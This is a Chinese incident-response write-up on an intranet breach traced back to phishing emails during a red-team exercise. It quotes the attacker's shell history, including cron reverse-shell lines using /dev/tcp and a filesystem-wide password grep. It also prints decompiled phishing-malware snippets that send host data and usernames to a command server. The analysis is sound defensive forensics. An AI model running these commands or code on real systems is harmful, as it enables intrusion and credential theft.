

记一次内网失陷的应急响应_酒仙桥六号部队 - MdEditor

“ 记一次内网失陷的应急响应

1

前言


某日正在等待愉快的下班，突然被拉到某个群里，客户昨天晚上架了一台态势感知设备，然后发现内网十几台服务器存在异常，有反弹 shell，有被上传 webshell 的。需快速展开应急。

看来又是一个不眠夜，在前往客户现场的途中，建议了客户隔离受害主机、封禁恶意 IP、限制 webshell 访问权限等操作，来阻止危害进一步扩大。


2

现场应急

到达现场，首先看了看反弹 shell 的 172.x.x.172 服务器。分析网络连接，在查找对应进程，看到是定时任务反弹 shell。




既然是定时任务反弹，那么查看定时任务日志，先确认下入侵时间，看到最早的反弹日志是 7 月 2 日 2 点 35 分。



一般来说都是通过 ssh 或者部署的应用入侵 linux 服务器，首先看了 secure 日志，没发现问题。那么看看应用，发现部署了 jboss，版本为 4.0.5.GA，该版本存在如 CVE-2017-7504 等反序列化漏洞。





看了部署的 war 包的时间，基本确认是通过 jboss 入侵的。7 月 2 日 2 时 24 分上传的。

```
[j# jexws4.war]# stat jexws4.jsp
File: "jexws4.jsp"
size: 2200      blocks: 8      io block: 4096  一般文件
Device: 805h/2053d  Inode: 1638402  Links: 1
Access: (0644/-rw-r--r--)  UID: (  0/   root)  gid: (  0/   root)
Access: 2020-07-03 16:15:46.000000000 +0800
Modify: 2020-07-02 02:24:57.000000000 +0800
Change: 2020-07-02 02:24:57.000000000 +0800
```

与运维人员确认服务器不出网，那么攻击者在内网肯定有跳板，但发现 Jboss 默认不开启 access 日志，那么上一跳的线索这里就断了。

看看 history 吧，也许有下一跳的线索。很遗憾，除了反弹 shell，只进行了密码搜集。


```
id
arp -a
ls
cd /v/spool
```

```
cd /var
ls
cd spool
ls
cat cron
cd cron
ls
cat root
vim root
cat root
echo */1 * * * * /bin/bash -i >& /dls
ls
echo */1 * * * * /bin/bash -i >& /dev/tcp/172.250.9999 0>&1" >> root
cat root
echo */1 * * * * /bin/bash -i >& /dev/tcp/172.250.10999 0>&1" >> root
cat root
cd /var/
cd spool
cd cron
crontab /var/spool/cron/root
find /cls/data/webapps/ClassManageServer/ -type f | xargs
find / -type f | xargs grep -i "password" 2>/dev/null
find / -type f | xargs grep -i "password" 2>/dev/null
```

上下跳的线索都断了，只能从头开始排查其他服务器。
马上转战了告警存在 webshell 的 tomact 的服务器，。
看了下访问日志，大量访问登录日志，应该是爆破进的 tomact 后台，但发现都是 172.x.x.20。前面有台 nginx，不过幸好 nginx 开启了 access 日志。获取了访问 webshell 的 IP 172.x.x.160。然后确认了 172.x.x.160 是主域控。




马上登录上主域控进行排查，查看杀毒告警看到了 frpc 的名字。没错就是那个内网穿透工具，查看相应文件目录下的 frpc.ini。看到服务器配置的 IP 为 47.x.x.119。



另一个隔离文件 help[1].xls, 看了一下，一个 shellcode 的加载器，代码逻辑和 powersct.sct 基本一致。发给后端的同学详细看了，加载的是 CS 的 shellcode，CS server 是 47.x.x.119。



(中间的 base64 就省略了)






在杀软信任区还看到了 mimi.exe，文件不在了，但通过名字推测应该就是 mimikatz。



由于安全日志被删了，最终在远程登录日志，发现攻击者是直接通过远程桌面进来的，登录 IP 172.x.x.115，登录时间 7 月 1 日 23 点 04。



与运维人员确认 172.x.x.115 是堡垒机，同样堡垒机并不出网。接下来通过分析堡垒机的登录日志及操作录屏，确认了攻击者的攻击范围，以及可疑的登录用户，及登录时间。

可疑用户：XX，登录 IP:172.x.x.159。

IP:172.x.x.159 为 VPN 服务器，排查 XX 登录记录，发现该用户在 7 月 1 日 17 时 49 分确实存在可疑的登录记录。但是是 1 次登录成功的，并没有密码修改或被爆破的现象，那么不是 VPN 有漏洞，就是密码被泄漏了。



查看了 VPN 的详细版本，没有发现已公开的漏洞，感觉密码泄漏的可能性比遭遇 Oday 要大很多。先排查密码泄漏吧。

对用户进行了访谈，用户说最近领导收到了可疑邮件，让他看看来着，会不会那封邮件呢？


去用户办公主机上自己排查，首先在桌面就看到了密码本.txt。

可疑邮件的附件为公司资质.zip, 拷贝出来进行分析。压缩包里面的文件为：



这里攻击者利用了 Windows 默认的设置是隐藏已知文件类型的扩展名的特性，如果没有进行设置，用户看到的名称是“公司资质.doc”。

放到沙箱里跑了一下，会释放恶意 DLL3[1].DLL 文件，并运行回连 CS Server 43.x.x250:53535



因为会释放文件，到用户的办公机相应的目录下看下是否存在相应的文件，以判断是否运行。果然还是运行了，文件创建时间 7 月 1 日 17:27。



至此攻击路径基本溯源完成，一起通过钓鱼邮件打穿内网的典型案例。





3

后续

当准备分析攻击 IP, 进行溯源时。客户说他们总部最近在攻防演练, 那两个 IP 是攻击队的 IP, 且此时攻防演练已经结束, 不用溯源了。但又发现 3 封钓鱼邮件, 让帮忙分析下。

第一封是在排查过程的发现, 但没有反馈给我。看了一下附件内容。



经典的白加黑。最早被发现应用在海莲花的攻击手段中。

通过劫持 word 的 wwlib.dll，加载恶意 shellcode。菜鸡的我不会动态调试，让实验室大佬看了下，又是加载 CS 的 shellcode。



其他两封应该是攻防演练结束后，总部对于人员安全意识的提醒。


一封的附件是带有宏的“网络安全基础知识应知应会大全.doc”，运行会释放 pfish.exe，将运行后的用户主机信息上传到 C&C 的 mysql 中。

```
sub_401AB0();  
dwOrt_422F10 = 3306;  
strcpy((char *)&unk_422FE4, "47.117.117.117");  
strcpy((char *)&unk_422FB0, "word");  
strcpy((char *)&unk_422F7C, "http://www.117.117.117.117/");  
strcpy((char *)&unk_422F48, "http://www.117.117.117.117/");
```

```
strcpy(byte_422F14, "visitors");
sub_401510();
v1 = LoadLibraryA("libmysql.dll");
hLibModule = v1;
if ( !v1 )
    return 1;
dword_422AE4 = 0;
dword_422AE8 = 0;
dword_422ADC = 0;
dword_422AD8 = 0;
dword_422AE4 = (int (__stdcall *)(_DWORD))GetProcAddress(v1, "mysql_init");
dword_422AE8 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(hLibModule, "mysql_query");
dword_422ADC = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(hLibModule, "mysql_query");
```

本来想秀波反制，但发现攻击队的大佬权限设的比较死就放弃了。。。

然后发现还是有几个用户中招了，看来只要社工技术好，总有鱼儿会上钩。



id	vTime	vIP	vMAC	vRef
4	2020-07-06 15:37:01		28-d2-44-c2-9e-47	yes
5	2020-07-07 08:59:57		ac-ed-5c-59-a1-cd	yes
6	2020-07-07 10:32:07		54-e1-ad-f3-95-92	yes
7	2020-07-07 14:58:15		52-54-00-a4-88-3c	yes

另一封则是说证书更新的邮件，钓鱼页面克隆了客户的某个应用。反汇编下，看到大量 Py 开头的函数，应该是 python 打包的 exe, 用 uncompyl6 反汇编，得到了源文件。通过访问 C&C 的端口，获取运行钓鱼邮件的主机用户名。

```
def main():
    ip = '192.168.1.1'
    port = 6666
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((ip, port))
    user = getpass.getuser()
    sock.send(user.encode())
    sock.close()

if __name__ == '__main__':
```

```
11 _name_ = _main_ .  
main()
```

至此本次应急响应结束。

4

加固建议

- 1、提高工作人员网络安全意识，任何邮件中可疑附件，做到不双击、不运行、不解压、不信任态度。
- 2、使用邮件网关对钓鱼邮件、垃圾邮件进行拦截，对邮件附件、病毒邮件进行检测拦截。
- 3、修改相关弱口令以及已泄漏的口令。
- 4、WEB 应用配置访问日志，以便进行 WEB 漏洞利用等类型攻击的分析溯源。
- 5、VPN 及堡垒机添加动态二次验证，如手机验证码验证等。
- 6、对存在漏洞的应用进行升级加固。

本文由 简悦 SimpRead (<http://ksria.com/simpread>) 优化，用以
提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看](#)
(<http://ksria.com/simpread/docs/#/词法分析引擎>)详细说明

